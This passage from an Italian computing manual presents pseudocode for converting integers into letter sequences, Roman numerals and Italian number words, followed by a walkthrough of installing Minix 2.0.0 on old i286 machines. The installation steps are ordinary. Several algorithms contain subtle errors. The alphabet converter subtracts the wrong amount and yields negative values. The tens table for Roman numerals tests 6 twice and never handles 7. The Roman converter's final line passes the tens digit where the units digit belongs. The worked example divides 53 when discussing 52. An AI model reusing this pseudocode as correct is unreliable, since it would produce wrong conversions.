FNC 2	302_8	194	$C2_{16}$
FNC 3	303_8	195	$C3_{16}$
FNC 4	304_8	196	$C4_{16}$

Sempre a proposito della simbologia Code 128, è possibile utilizzando la parola chiave '**`128raw`**' per indicare un codice attraverso una stringa espressa nella forma:

```
n_1 n_2... n_n
```

In pratica, si indicano una serie di numeri separati tra loro da uno spazio. I numeri in questione rappresentano il valore indicato nella tabella 800.16; inoltre occorre tenere in considerazione che va fornito anche il valore iniziale, con il quale si definisce solitamente l'insieme di caratteri A, B o C, mentre il codice di controllo finale e lo stop sono aggiunti automaticamente.

[1] **Barcode** GNU GPL

Capitolo 802

Trasformazione in lettere

Nell'ambito della realizzazione di applicativi gestionali, capitano frequentemente problemi di conversione di numeri interi in una qualche forma alfabetica. In questo capitolo vengono mostrati degli algoritmi molto semplici per risolvere questo tipo di problemi.

802.1 Da numero a sequenza alfabetica pura

Esiste un tipo di numerazione in cui si utilizzano solo le lettere dell'alfabeto, dalla «a» alla «z», senza accenti o altri simboli speciali, senza distinguere tra maiuscole e minuscole. In generale, i simboli da «a» a «z» consentono di rappresentare valori da 1 a 26, dove lo zero è escluso. Per rappresentare valori superiori, si possono accoppiare più lettere, ma il calcolo non è banale, proprio perché manca lo zero.

Attraverso la pseudocodifica introdotta nel capitolo 542, si può descrivere una funzione che calcoli la stringa corrispondente a un numero intero positivo, maggiore di zero. Per prima cosa, occorre definire una sotto funzione che sia in grado di trasformare un numero intero, compreso tra 1 e 26 nella lettera alfabetica corrispondente; ciò si ottiene abbastanza facilmente, attraverso la verifica di più condizioni in cascata. Il vero problema, purtroppo, sta nel costruire una stringa composta da più lettere, quando si vuole rappresentare un valore superiore a 26. Non essendoci lo zero, diventa difficile fare i calcoli. Se si parte dal presupposto che il numero da convertire non possa essere superiore a 702, si sa con certezza che servono al massimo due lettere alfabetiche (perché la stringa «ZZ» corrisponderebbe proprio al numero 702); in tal caso, è sufficiente dividere il numero per 26, dove la parte intera rappresenta la prima lettera, mentre il resto rappresenta la seconda. Tuttavia, se la divisione non dà resto, la stringa corretta è quella precedente. Per esempio, il numero 53 corrisponde alla stringa «BA», perché 53/26 = 2 con un resto di 1. Nello stesso modo, però, 52 si traduce nella stringa «AZ», perché 53/26 = 2, ma non c'è resto, pertanto, «B_» diventa «AZ».

La pseudocodifica seguente riepiloga il concetto in modo semplificato, dove, a seconda delle esigenze, la conversione è sempre limitata a un valore massimo. Le omissioni sono parti di codice facilmente intuibili.

```
INTEGER_TO_ALPHABET (N)

    ALPHABET_DIGIT (DIGIT)
        IF DIGIT = 0
            THEN
                RETURN ""
        ELSE IF DIGIT = 1
            THEN
                RETURN "A"
        ELSE IF DIGIT = 2
            THEN
                RETURN "B"
        …
        …
        ELSE IF DIGIT = 26
            THEN
                RETURN "Z"
        ELSE
            RETURN "##ERROR##"
```

```
        FI
    END ALPHABET_DIGIT

    IF N <= 0
        THEN
            RETURN "##ERROR##";
    ELSE IF N <= 26
        THEN
            RETURN ALPHABET_DIGIT (N)
    ELSE IF N <= 52
        THEN
            N := N - 52
            RETURN "A" ALPHABET_DIGIT (N)
    ELSE IF N <= 78
        THEN
            N := N - 78
            RETURN "B" ALPHABET_DIGIT (N)
    …
    …
    ELSE IF N <= 702
        THEN
            N := N - 702
            RETURN "Z" ALPHABET_DIGIT (N)
    ELSE IF N <= 728
        THEN
            N := N - 728
            RETURN "AA" ALPHABET_DIGIT (N)
    ELSE IF N <= 754
        THEN
            N := N - 754
            RETURN "AB" ALPHABET_DIGIT (N)
    …
    …
    ELSE
        RETURN "##ERROR##"
    END IF
END INTEGER_TO_ALPHABET
```

802.2 Da numero a numero romano

La conversione di un numero intero positivo in una stringa che rappresenta un numero romano, ha un discreto livello di difficoltà, perché la numerazione romana non prevede lo zero, perché la tecnica prevede la somma e la sottrazione di simboli (a seconda della posizione) e poi perché diventa difficile indicare valori multipli delle migliaia.

Per prima cosa è necessario conoscere il valore associato ai simboli elementari:

Simbolo	Valore corrispondente
I	1
V	5
X	10
L	50

Simbolo	Valore corrispondente
C	100
D	500
M	1000

Un simbolo posto alla destra di un altro simbolo con un valore maggiore o uguale di questo, viene sommato; al contrario, un simbolo posto alla sinistra di un altro simbolo con un valore maggiore di questo, viene sottratto. Per esempio, «VI» equivale a 5+1, mentre «IV» equivale a 5−1. Esistono comunque anche altri vincoli, per evitare di creare numeri difficili da interpretare a causa di una complessità di calcolo eccessiva.

Per risolvere il problema con un algoritmo relativamente semplice, si può scomporre il valore di partenza in fasce: unità, decine, centinaia e migliaia (la conversione di valori superiori genererebbe soltanto una serie lunghissima di «M» che risulta poi troppo difficile da leggere).

```
INTEGER_TO_ROMAN (N)

    LOCAL DIGIT_1 INTEGER
    LOCAL DIGIT_2 INTEGER
    LOCAL DIGIT_3 INTEGER
    LOCAL DIGIT_4 INTEGER

    DIGIT_1 := 0
    DIGIT_2 := 0
    DIGIT_3 := 0
    DIGIT_4 := 0

    DIGIT_1_TO_ROMAN (DIGIT)
        IF DIGIT = 0
            THEN
                RETURN ""
        ELSE IF DIGIT = 1
            THEN
                RETURN "I"
        ELSE IF DIGIT = 2
            THEN
                RETURN "II"
        ELSE IF DIGIT = 3
            THEN
                RETURN "III"
        ELSE IF DIGIT = 4
            THEN
                RETURN "IV"
        ELSE IF DIGIT = 5
            THEN
                RETURN "V"
        ELSE IF DIGIT = 6
            THEN
                RETURN "VI"
        ELSE IF DIGIT = 7
            THEN
                RETURN "VII"
        ELSE IF DIGIT = 8
```

```
            THEN
                RETURN "VIII"
        ELSE IF DIGIT = 9
            THEN
                RETURN "IX"
        END IF
    END DIGIT_1_TO_ROMAN

    DIGIT_2_TO_ROMAN (DIGIT)
        IF DIGIT = 0
            THEN
                RETURN ""
        ELSE IF DIGIT = 1
            THEN
                RETURN "X"
        ELSE IF DIGIT = 2
            THEN
                RETURN "XX"
        ELSE IF DIGIT = 3
            THEN
                RETURN "XXX"
        ELSE IF DIGIT = 4
            THEN
                RETURN "XL"
        ELSE IF DIGIT = 5
            THEN
                RETURN "L"
        ELSE IF DIGIT = 6
            THEN
                RETURN "LX"
        ELSE IF DIGIT = 6
            THEN
                RETURN "LXX"
        ELSE IF DIGIT = 8
            THEN
                RETURN "LXXX"
        ELSE IF DIGIT = 9
            THEN
                RETURN "XC"
        END IF
    END DIGIT_2_TO_ROMAN

    DIGIT_3_TO_ROMAN (DIGIT)
        IF DIGIT = 0
            THEN
                RETURN ""
        ELSE IF DIGIT = 1
            THEN
                RETURN "C"
        ELSE IF DIGIT = 2
            THEN
                RETURN "CC"
        ELSE IF DIGIT = 3
```

```
            THEN
                RETURN "CCC"
        ELSE IF DIGIT = 4
            THEN
                RETURN "CD"
        ELSE IF DIGIT = 5
            THEN
                RETURN "D"
        ELSE IF DIGIT = 6
            THEN
                RETURN "DC"
        ELSE IF DIGIT = 7
            THEN
                RETURN "DCC"
        ELSE IF DIGIT = 8
            THEN
                RETURN "DCCC"
        ELSE IF DIGIT = 9
            THEN
                RETURN "CM"
        END IF
    END DIGIT_3_TO_ROMAN

    DIGIT_4_TO_ROMAN (DIGIT)
        IF DIGIT = 0
            THEN
                RETURN ""
        ELSE IF DIGIT = 1
            THEN
                RETURN "M"
        ELSE IF DIGIT = 2
            THEN
                RETURN "MM"
        ELSE IF DIGIT = 3
            THEN
                RETURN "MMM"
        ELSE IF DIGIT = 4
            THEN
                RETURN "MMMM"
        ELSE IF DIGIT = 5
            THEN
                RETURN "MMMMM"
        ELSE IF DIGIT = 6
            THEN
                RETURN "MMMMMM"
        ELSE IF DIGIT = 7
            THEN
                RETURN "MMMMMMM"
        ELSE IF DIGIT = 8
            THEN
                RETURN "MMMMMMMM"
        ELSE IF DIGIT = 9
            THEN
```

```
                RETURN "MMMMMMMMM"
        END IF
    END DIGIT_4_TO_ROMAN

    DIGIT_4 := int (N/1000)
    N := N - (DIGIT_4 * 1000)

    DIGIT_3 := int (N/100)
    N := N - (DIGIT_3 * 100)

    DIGIT_2 := int (N/10)
    N := N - (DIGIT_2 * 10)

    DIGIT_1 := N

    RETURN DIGIT_4_TO_ROMAN (DIGIT_4)
           DIGIT_3_TO_ROMAN (DIGIT_3)
           DIGIT_2_TO_ROMAN (DIGIT_2)
           DIGIT_1_TO_ROMAN (DIGIT_2)

END INTEGER_TO_ROMAN
```

Come si vede, dopo aver scomposto il valore in quattro fasce, si utilizzano quattro funzioni distinte per ottenere la porzione di stringa che traduce il valore relativo. L'istruzione '**`RETURN`**' finale intende concatenare tutte le stringhe risultanti.

802.3 Da numero a lettere, nel senso verbale

Quando si trasforma un numero in lettere, per esempio quando si vuole trasformare 123 in «centoventitre», l'algoritmo di conversione deve tenere conto delle convenzioni linguistiche e non esiste una soluzione generale per tutte le lingue.

Per quanto riguarda la lingua italiana, esistono nomi diversi fino al 19, poi ci sono delle particolarità per i plurali o i singolari. La pseudocodifica seguente risolve il problema in una sola funzione ricorsiva. Le omissioni dovrebbero essere sufficientemente intuitive.

```
INTEGER_TO_ITALIAN (N)

    LOCAL X INTEGER
    LOCAL Y INTEGER

    IF N = 0
        THEN
            RETURN ""
    ELSE IF N = 1
        THEN
            RETURN "UNO"
    ELSE IF N = 2
        THEN
            RETURN "DUE"
    ELSE IF N = 3
```

```
        THEN
            RETURN "TRE"
    ELSE IF N = 4
        THEN
            RETURN "QUATTRO"
    ELSE IF N = 5
        THEN
            RETURN "CINQUE"
    ELSE IF N = 6
        THEN
            RETURN "SEI"
    ELSE IF N = 7
        THEN
            RETURN "SETTE"
    ELSE IF N = 8
        THEN
            RETURN "OTTO"
    ELSE IF N = 9
        THEN
            RETURN "NOVE"
    ELSE IF N = 10
        THEN
            RETURN "DIECI"
    ELSE IF N = 11
        THEN
            RETURN "UNDICI"
    ELSE IF N = 12
        THEN
            RETURN "DODICI"
    ELSE IF N = 13
        THEN
            RETURN "TREDICI"
    ELSE IF N = 14
        THEN
            RETURN "QUATTORDICI"
    ELSE IF N = 15
        THEN
            RETURN "QUINDICI"
    ELSE IF N = 16
        THEN
            RETURN "SEDICI"
    ELSE IF N = 17
        THEN
            RETURN "DICIASSETTE"
    ELSE IF N = 18
        THEN
            RETURN "DICIOTTO"
    ELSE IF N = 19
        THEN
            RETURN "DICIANNOVE"
    ELSE IF N = 20
        THEN
            RETURN "VENTI"
```

```
    ELSE IF N = 21
        THEN
            RETURN "VENTUNO"
    ELSE IF (N >= 22) AND (N <= 29)
        THEN
            RETURN "VENTI" INTEGER_TO_ITALIAN (N-20)
    ELSE IF N = 30
        THEN
            RETURN "TRENTA"
    ELSE IF N = 31
        THEN
            RETURN "TRENTUNO"
    ELSE IF (N >= 32) AND (N <= 39)
        THEN
            RETURN "TRENTA" INTEGER_TO_ITALIAN (N-30)

    …
    …
    ELSE IF N = 90
        THEN
            RETURN "NOVANTA"
    ELSE IF N = 91
        THEN
            RETURN "NOVANTUNO"
    ELSE IF (N >= 92) AND (N <= 99)
        THEN
            RETURN "NOVANTA" INTEGER_TO_ITALIAN (N-90)
    ELSE IF (N >= 100) AND (N <= 199)
        THEN
            RETURN "CENTO" INTEGER_TO_ITALIAN (N-100)
    ELSE IF (N >= 200) AND (N <= 999)
        THEN
            X := int (N / 100)
            Y := N - (X * 100)
            RETURN INTEGER_TO_ITALIAN (X)
                   "CENTO"
                   INTEGER_TO_ITALIAN (Y)
    ELSE IF (N >= 1000) AND (N <= 1999)
        THEN
            RETURN "MILLE" INTEGER_TO_ITALIAN (N-1000)
    ELSE IF (N >= 2000) AND (N <= 999999)
        THEN
            X := int (N / 1000)
            Y := N - (X * 1000)
            RETURN INTEGER_TO_ITALIAN (X)
                   "MILA"
                   INTEGER_TO_ITALIAN (Y)
    ELSE IF (N >= 1000000) AND (N <= 1999999)
        THEN
            RETURN "UNMILIONE" INTEGER_TO_ITALIAN (N-1000000)
    ELSE IF (N >= 2000000) AND (N <= 999999999)
        THEN
            X := int (N / 1000000)
```

```
            Y := N - (X * 1000000)
            RETURN INTEGER_TO_ITALIAN (X)
                   "MILIONI"
                   INTEGER_TO_ITALIAN (Y)
    ELSE IF (N >= 1000000000) AND (N <= 1999999999)
        THEN
            RETURN "UNMILIARDO" INTEGER_TO_ITALIAN (N-1000000000)
    ELSE IF (N >= 2000000000) AND (N <= 999999999999)
        THEN
            X := int (N / 1000000000)
            Y := N - (X * 1000000000)
            RETURN INTEGER_TO_ITALIAN (X)
                   "MILIARDI"
                   INTEGER_TO_ITALIAN (Y)
    ELSE
        "##ERROR##"
    END IF
END INTEGER_TO_ITALIAN
```

Parte cxxiii

x86-16

Capitolo 803

Minix 2.0.0

Minix [1] è nato originariamente come sistema didattico. Minix non ha avuto il successo e la diffusione che avrebbe potuto avere a causa delle limitazioni della sua licenza iniziale. Fortunatamente, in seguito le cose sono cambiate.

Lo scopo di questo capitolo è introdurre all'uso di Minix 2.0.0 per poter riutilizzare i vecchi elaboratori i286, in particolare, collegandoli a una rete locale TCP/IP.

803.1 Procurarsi il software

Minix è ottenibile dalla rete, precisamente a partire dalla sua pagina di presentazione ufficiale, quella del suo primo autore (La sigla «AST» rappresenta le iniziali di Andrew S. Tanenbaum), oltre che dai vari siti speculari del relativo FTP.

⟨*http://www.cs.vu.nl/~ast/minix.html* ⟩

Minix è nato assieme a un libro che tuttora dovrebbe essere accompagnato da un CD-ROM contenente il sistema operativo:

- Andrew S. Tanenbaum, Alber S. Woodhull, *Operating Systems: Design and Implementation*, 2/e, Prentice-Hall

803.1.1 Pacchetti essenziali

Minix è un sistema molto piccolo e composto da pochi pacchetti. Questi hanno alcune particolarità: i nomi sono composti con lettere maiuscole e gli archivi compressi utilizzano la combinazione '**`tar`**'+'**`compress`**' e sono evidenziati dall'uso dell'estensione '`.TAZ`'.

Per prima cosa è necessario riprodurre la coppia di dischetti '`ROOT`' e '`USR`', a partire dai file omonimi. Il primo è in grado di avviarsi e contiene un file system minimo che si installa in un disco RAM, il secondo contiene una piccola serie di programmi da innestare nella directory '`/usr/`', che servono per poter installare Minix nel disco fisso. Se si ha poca memoria a disposizione (i classici 640 Kibyte sono il minimo in assoluto per poter fare funzionare Minix), si può evitare l'utilizzo del disco RAM fondendo i due file in un solo dischetto. Data l'intenzione di questo capitolo viene descritta l'ultima di queste modalità di installazione.

Il mini sistema che si ottiene attraverso i due file appena citati, permette di installare, più o meno automaticamente, un insieme minimo di programmi contenuto nell'archivio '`USR.TAZ`'

Esistono due versioni di questi tre file: una per architettura i386 o superiore e l'altra per i microprocessori inferiori. Date le intenzioni, si devono utilizzare i file della versione denominata '**`i86`**'.

803.2 Preparazione all'installazione

Il procedimento che viene descritto è valido sia per dischetti da 1440 Kibyte che da 1200 Kibyte. I due file 'ROOT' e 'USR' vanno copiati uno di seguito all'altro. Utilizzando GNU/Linux, si può fare nel modo seguente:

cat ROOT USR > /dev/fd0 [*Invio*]

Dal punto di vista di Minix, il dischetto inserito nella prima unità a dischetti corrisponde al dispositivo '/dev/fd0', come per GNU/Linux, ma risulta diviso in partizioni: l'immagine 'ROOT' risulta essere '/dev/fd0a' e l'immagine 'USR' è '/dev/fd0c' (la partizione '**b**' è vuota).[2]

L'archivio 'USR.TAZ' deve essere suddiviso in diversi dischetti, con un procedimento un po' insolito: viene semplicemente tagliato a fettine della dimensione massima contenibile dal tipo di dischetti che si utilizza. Nel caso si tratti di dischetti da 1440 Kibyte, si può utilizzare GNU/Linux, o un altro sistema Unix, nel modo seguente:

dd if=/USR.TAZ of=/dev/fd0 bs=1440k count=1 skip=0 [*Invio*]

dd if=/USR.TAZ of=/dev/fd0 bs=1440k count=1 skip=1 [*Invio*]

dd if=/USR.TAZ of=/dev/fd0 bs=1440k count=1 skip=2 [*Invio*]

Se si trattasse di dischetti da 1200 Kibyte, occorrerebbe modificare la dimensione del blocco, come nell'esempio seguente:

dd if=/USR.TAZ of=/dev/fd0 bs=1200k count=1 skip=0 [*Invio*]

dd if=/USR.TAZ of=/dev/fd0 bs=1200k count=1 skip=1 [*Invio*]

dd if=/USR.TAZ of=/dev/fd0 bs=1200k count=1 skip=2 [*Invio*]

803.2.1 Nomi di dispositivo riferiti alle partizioni

Minix viene installato normalmente all'interno di una partizione primaria suddivisa in almeno due partizioni secondarie. La prima partizione serve a contenere il file system principale ed è di piccole dimensioni: 1440 Kibyte. La seconda serve per tutto il resto e viene innestata in corrispondenza della directory '/usr/'. Inizialmente le partizioni erano tre e '/usr/' era la terza. Attualmente, '/usr/' continua a essere la terza partizione e si finge che esista una seconda partizione senza alcuno spazio a disposizione.

Il primo disco fisso viene identificato dal dispositivo '/dev/hd0', il secondo da '/dev/hd5'. Le partizioni primarie del primo disco fisso vanno da '/dev/hd1' a '/dev/hd4'; quelle del secondo disco fisso da '/dev/hd6' a '/dev/hd9'. Le partizioni secondarie corrispondono al nome del dispositivo della partizione primaria con l'aggiunta di una lettera alfabetica che ne indica l'ordine.

- /dev/hd0
  - /dev/hd1
    - /dev/hd1a

* /dev/hd1b
    * /dev/hd1c
    * ...
  - /dev/hd2
  - /dev/hd3
  - /dev/hd4

- /dev/hd5
  - /dev/hd6
  - /dev/hd7
  - /dev/hd8
  - /dev/hd9

Minix può essere installato in una partizione primaria qualunque, purché ci siano almeno 40 Mibyte a disposizione. Utilizzando la versione di Minix '**i86**', non conviene tentare di superare i 128 Mibyte.

803.3 Avvio

Minix utilizza un sistema di avvio piuttosto sofisticato; per fare un paragone con GNU/Linux, si tratta di qualcosa che compie le stesse funzioni di LILO, o di un cosiddetto *bootloader*.

Il sistema che svolge questa funzione in Minix si chiama *boot monitor* ed è importante capire subito come si utilizza se non si ha molta memoria RAM a disposizione, quanta ne richiederebbe un disco RAM per l'immagine 'ROOT'.

Per cominciare, dopo aver preparato il dischetto 'ROOT'+'USR', lo si inserisce senza la protezione contro la scrittura e si avvia l'elaboratore. Questo è ciò che appare.

```
Minix boot monitor 2.5

Press ESC to enter the monitor

Hit a key as follows:

    = Start Minix
```

Premendo il tasto [*Esc*] si attiva il *boot monitor*, mentre premendo [=] (si fa riferimento alla tastiera americana e questo simbolo si trova in corrispondenza della nostra lettera «ì») si avvia Minix con le impostazioni predefinite.

Dal momento che si immagina di avere a disposizione poca memoria (solo 1 Mibyte), non si può avviare Minix così, perché il contenuto dell'immagine 'ROOT' verrebbe caricato come disco RAM. È necessario utilizzare subito il *boot monitor*.

[*Esc*]

```
[ESC]
fd0>
```

Si ottiene un invito (*prompt*), attraverso il quale possono essere utilizzati alcuni comandi importanti per predisporre l'avvio del sistema Minix. Per ottenere aiuto si può utilizzare il comando '**help**'.

fd0> **help** [*Invio*]

Si ottiene un riepilogo dei comandi e del modo con cui possono essere utilizzati. Le cose più importanti che si possono fare con il *boot monitor* sono: l'avvio a partire da una partizione differente da quella prestabilita; l'assegnamento o il ripristino al valore predefinito di una variabile.

Queste variabili sono solo entità riferite al sistema di avvio e la loro modifica permette di cambiare il modo con cui si avvia il kernel. Il comando '**set**' permette di elencare il contenuto di queste variabili.

fd0> **set** [*Invio*]

```
rootdev = (ram)
ramimagedev = (bootdev)
ramsize = (0)
processor = (286)
bus = (at)
memsize = (640)
emssize = (330)
video = (vga)
chrome = (mono)
image = (minix)
main() = (menu)
```

I valori appaiono tutti tra parentesi tonde perché rappresentano le impostazioni predefinite. Quando si cambia qualche valore, questo appare senza le parentesi.

La prima cosa da cambiare è il dispositivo di avvio, '**rootdev**'. Si deve assegnare il nome di dispositivo riferito all'immagine 'ROOT' su dischetto. Si tratta di '/dev/fd0a', come dire, la prima partizione secondaria del dischetto. In questo caso, il nome del dispositivo può anche essere indicato senza la parte iniziale, limitandolo al solo 'fd0a'.

fd0> **rootdev=fd0a** [*Invio*]

fd0> **set** [*Invio*]

```
rootdev = fd0a
ramimagedev = (bootdev)
ramsize = (0)
processor = (286)
bus = (at)
memsize = (640)
emssize = (330)
video = (vga)
chrome = (mono)
image = (minix)
main() = (menu)
```

Per avviare il sistema, basta utilizzare il comando '**boot**' senza argomenti.

`fd0>` **`boot`** [*Invio*]

In questo modo si lascia il *boot monitor* e si avvia il kernel. Una volta avviato il sistema, viene richiesto immediatamente l'innesto della seconda immagine, '`USR`', contenente gli strumenti necessari all'installazione. Avendo avviato senza disco RAM, il dischetto contenente l'immagine '`ROOT`' non può essere tolto e questo è il motivo per il quale deve essere contenuta nello stesso dischetto insieme a '`USR`'.[3]

```
Minix 2.0.0  Copyright 1997 Prentice-Hall, Inc.

Executing in 16-bit protected mode

Memory size = 970K   MINIX = 206K   RAM disk =    0K   Available = 765K

Mon Nov  3 15:24:15 MET 1997
Finish the name of device to mount as /usr: /dev/
```

Date le premesse, occorre specificare il nome del dispositivo corrispondente all'immagine '`USR`': si tratta di '`fd0c`'.

`fd0c` [*Invio*]

```
/dev/fd0c is read-write mounted on /usr
Starting standard daemons: update.

Login as root and run 'setup' to install Minix.

Minix  Release 2.0 Version 0

noname login:
```

`root` [*Invio*]

`#`

803.4 Installazione

L'installazione di Minix avviene in tre fasi:

1. preparazione della partizione di destinazione;
2. trasferimento del contenuto del dischetto, ovvero delle immagini '`ROOT`' e '`USR`';
3. dopo il riavvio, trasferimento dell'archivio '`USR.TAZ`' e possibilmente, se si dispone di una partizione di almeno 40 Mibyte, anche di '`SYS.TAZ`' e '`CMD.TAZ`'.

803.4.1 Setup

Per iniziare l'installazione, dopo aver avviato il sistema Minix dal dischetto, si utilizza lo script '**setup**'.

\# **setup** [*Invio*]

```
This is the Minix installation script.

Note 1: If the screen blanks suddenly then hit F3 to select "software
        scrolling".

Note 2: If things go wrong then hit DEL and start over.

Note 3: The installation procedure is described in the manual page
        usage(8).  It will be hard without it.

Note 4: Some questions have default answers, like this: [y]
        Simply hit RETURN (or ENTER) if you want to choose that answer.

Note 5: If you see a colon (:) then you should hit RETURN to continue.
:
```

[*Invio*]

Dopo la breve spiegazione, avendo premuto il tasto [*Invio*] si passa all'indicazione del tipo di tastiera. La scelta è ovvia, '**italian**', anche se non corrisponde esattamente: la barra verticale (quella per rappresentare i condotti) si trova al posto della lettera «ì» (i accentata). Durante questa fase di installazione conviene utilizzare la tastiera nazionale ('**italian**') per evitare spiacevoli incidenti quando si utilizza il programma di gestione delle partizioni.

```
What type of keyboard do you have?  You can choose one of:

    french  italian   latin-am  scandinavn  uk      us-swap
    german  japanese  olivetti  spanish     us-std

Keyboard type? [us-std]
```

italian [*Invio*]

```
Minix needs one primary partition of at least 30 Mb (it fits in 20 Mb, but
it needs 30 Mb if fully recompiled.  Add more space to taste.)

If there is no free space on your disk then you have to back up one of the
other partitions, shrink, and reinstall.  See the appropriate manuals of the
the operating systems currently installed.  Restart your Minix installation
after you have made space.

To make this partition you will be put in the editor "part".  Follow the
advice under the '!' key to make a new partition of type MINIX.  Do not
touch an existing partition unless you know precisely what you are doing!
Please note the name of the partition (hd1, hd2, ..., hd9, sd1, sd2, ...
sd9) you make.  (See the devices section in usage(8) on Minix device names.)
:
```

Il programma di Minix che permette di accedere alla tabella delle partizioni è '**`part`**' ed è ciò che sta per essere avviato. Come sempre, l'uso di un programma di questo genere è molto delicato: un piccolo errore mette fuori uso tutti i dati eventualmente contenuti in altre partizioni.

[*Invio*]

```
  Select device       ----first----  --geom/last--  ------sectors-----
    Device              Cyl Head Sec   Cyl Head Sec      Base      Size        Kb
    /dev/hd0                             ?    ?   ?
                          ?    ?   ?     ?    ?   ?         ?         ?         ?
Num Sort   Type
  ?  ?    ? ?             ?    ?   ?     ?    ?   ?         ?         ?         ?
  ?  ?    ? ?             ?    ?   ?     ?    ?   ?         ?         ?         ?
  ?  ?    ? ?             ?    ?   ?     ?    ?   ?         ?         ?         ?
  ?  ?    ? ?             ?    ?   ?     ?    ?   ?         ?         ?         ?

Type '+' or '-' to change, 'r' to read, '?' for more help, '!' for advice
```

Prima di utilizzare questo programma conviene leggere la sua guida interna, ottenibile con la pressione del tasto [*?*]. Il cursore si presenta inizialmente sull'indicazione del disco, '`/dev/hd0`', e può essere cambiato semplicemente premendo i tasti [+] o [-]. Una volta raggiunto il disco desiderato (in questo caso il primo disco va bene), si deve leggere la sua tabella delle partizioni, in modo da rimpiazzare tutti i punti interrogativi che riempiono lo schermo.

[*r*]

```
  Select device       ----first----  --geom/last--  ------sectors-----
    Device              Cyl Head Sec   Cyl Head Sec      Base      Size        Kb
    /dev/hd0                           615    8  17
                          0    0   0   614    7  16         0     83640     41820
Num Sort   Type
 1* hd1   86 DOS-BIG      0    1   0   613    7  16        17     83487     41743
 2  hd2   00 None         0    0   0     0    0  -1         0         0         0
 3  hd3   00 None         0    0   0     0    0  -1         0         0         0
 4  hd4   00 None         0    0   0     0    0  -1         0         0         0
```

Con questo esempio si suppone di avere solo un vecchio disco fisso MFM di circa 40 Mibyte,

nel quale la prima partizione primaria risulta inizialmente dedicata al Dos. Così, basta cambiare il numero che identifica il tipo di partizione. Per farlo, vi si posiziona sopra il cursore, spostandolo con i tasti freccia, quindi si usano i tasti [+] o [-] fino a fare apparire il numero 81_{16}. Al primo intervento per cambiare un valore qualsiasi, viene richiesto esplicitamente se si intende modificare effettivamente i dati della tabella delle partizioni.

Do you wish to modify existing partitions (y/n) [*y*]

Una volta modificato il tipo, la prima partizione dovrebbe apparire così come segue:

```
Num Sort   Type
 1* hd1   81 MINIX        0    1   0   613    7  16        17     83487    41743
```

Quindi si conclude.

[*q*]

Save partition table? (y/n) [*y*]

Lo script di configurazione e installazione riprende richiedendo quale sia la partizione su cui installare Minix. In questo caso si tratta della prima, cioè '`/dev/hd1`'.

```
Please finish the name of the primary partition you have created:

(Just type RETURN if you want to rerun "part")                    /dev/
```

hd1 [*Invio*]

```
You have created a partition named:     /dev/hd1
The following subpartitions are about to be created on /dev/hd3:

        Root subpartition:      /dev/hd1a       1440 kb
        /usr subpartition:      /dev/hd1c       rest of hd1

Hit return if everything looks fine, or hit DEL to bail out if you want to
think it over.  The next step will destroy /dev/hd1.
:
```

Come accennato in precedenza, Minix viene installato in due partizioni secondarie: la prima serve a contenere il file system principale, la seconda per il resto. In seguito si possono innestare anche partizioni successive.

```
Migrating from floppy to disk...



Scanning /dev/hd1c for bad blocks.  (Hit DEL to stop the scan if are absolutely
sure that there can not be any bad blocks.  Otherwise just wait.)
```

La scansione del disco fisso è necessaria se si utilizza un vecchio disco MFM, come si suppone di avere in questo esempio, mentre può essere inutile con un disco ATA. È importante fare attenzione: se ci sono settori inutilizzabili, vengono creati alcuni file '`/usr/.Bad_*`' che **non vanno cancellati!** Alla fine, lo script procede a copiare il contenuto del dischetto nel disco fisso.

```
What is the memory size of this system in kilobytes? [4096 or more]
```

La dimensione di memoria RAM disponibile effettivamente è solo di 970 Kibyte, quindi si inserisce questo valore; se la memoria a disposizione fosse maggiore o uguale a 4 Mibyte, non occorrerebbe indicare alcunché, basterebbe solo confermare.

970 [*Invio*]

```
Second level file system block cache set to 0 kb.
```

A questo punto, termina l'installazione del dischetto nel disco fisso e si può passare a riavviare il sistema da lì.

```
Please insert the installation ROOT floppy and type 'halt' to exit Minix.
You can type 'boot hd1' to try the newly installed Minix system.  See
"TESTING" in the usage manual.
```

halt [*Invio*]

```
System Halted
```

803.4.2 Avvio del sistema copiato nel disco fisso

Una volta conclusa l'esecuzione dello script di configurazione e installazione, si ritorna sotto il controllo del *boot monitor*, attraverso il quale è possibile avviare il sistema dalla prima partizione del disco fisso.

fd0> **boot /dev/hd1** [*Invio*]

```
Minix 2.0.0  Copyright 1997 Prentice-Hall, Inc.

Executing in 16-bit protected mode

at-hd0: 615x8x17

Memory size = 970K   MINIX = 206K   RAM disk =    0K   Available = 765K

Mon Nov  3 16:01:27 MET 1997
Starting standard daemons: update.

Login as root and run 'setup /usr' to install floppy sets.

Minix  Release 2.0 Version 0

noname login:
```

root [*Invio*]

Il suggerimento dato all'avvio ricorda che è possibile installare altre serie di dischetti, a cominciare da 'USR.TAZ', utilizzando il comando '**setup /usr**'.

803.4.3 Installazione delle serie di dischetti

Tra i pacchetti di Minix, 'USR.TAZ' è essenziale e cambia a seconda del tipo di architettura (x86-16 o x86-32). Però, dal momento che c'è spazio sufficiente nel disco fisso, conviene installare anche 'SYS.TAZ' per poter ricompilare il kernel e 'CMD.TAZ' che contiene i sorgenti dei vari programmi di servizio.

Tutti questi pacchetti devono essere suddivisi in dischetti nel modo visto in precedenza per il caso di 'USR.TAZ'.

setup /usr [*Invio*]

Lo script '**setup**' chiede una serie di conferme.

```
What is the size of the images on the diskettes? [all]
```

Premendo semplicemente [*Invio*] si intende che i dischetti vadano letti nella loro interezza.

[*Invio*]

```
What floppy drive to use? [0]
```

Premendo semplicemente [*Invio*] si fa riferimento alla prima unità, '/dev/fd0'.

[*Invio*]

```
Please insert input volume 1 and hit return
```

Si inserisce il primo dischetto e si conferma

[*Invio*]

Inizia la fase di estrazione di quanto contenuto nel primo dischetto, a partire dalla directory '/usr/'. Quando termina l'estrazione del primo dischetto, viene richiesto il successivo, fino alla conclusione.

Conviene ripetere la procedura fino a quando sono stati installati anche gli archivi 'SYS.TAZ' e 'CMD.TAZ'.

803.4.4 Dischetto di avvio

Minix è molto semplice e non è necessario un dischetto di avvio realizzato appositamente. È sufficiente il dischetto utilizzato per iniziare l'installazione. Se si hanno difficoltà con l'avviamento di Minix dal disco fisso, si può avviare il *boot monitor* dal dischetto e con quello utilizzare il comando '**boot /dev/hd1**'.

803.4.5 Conclusione

Per chiudere l'attività di Minix, si può fare nel solito modo comune a quasi tutti i sistemi Unix.

shutdown -h now [*Invio*]

803.5 Ricompilazione del kernel

Anche Minix, nella sua semplicità, richiede una ricompilazione del kernel per la sua ottimizzazione. In particolare, per poter attivare la gestione del TCP/IP occorre passare per la configurazione e ricompilazione.

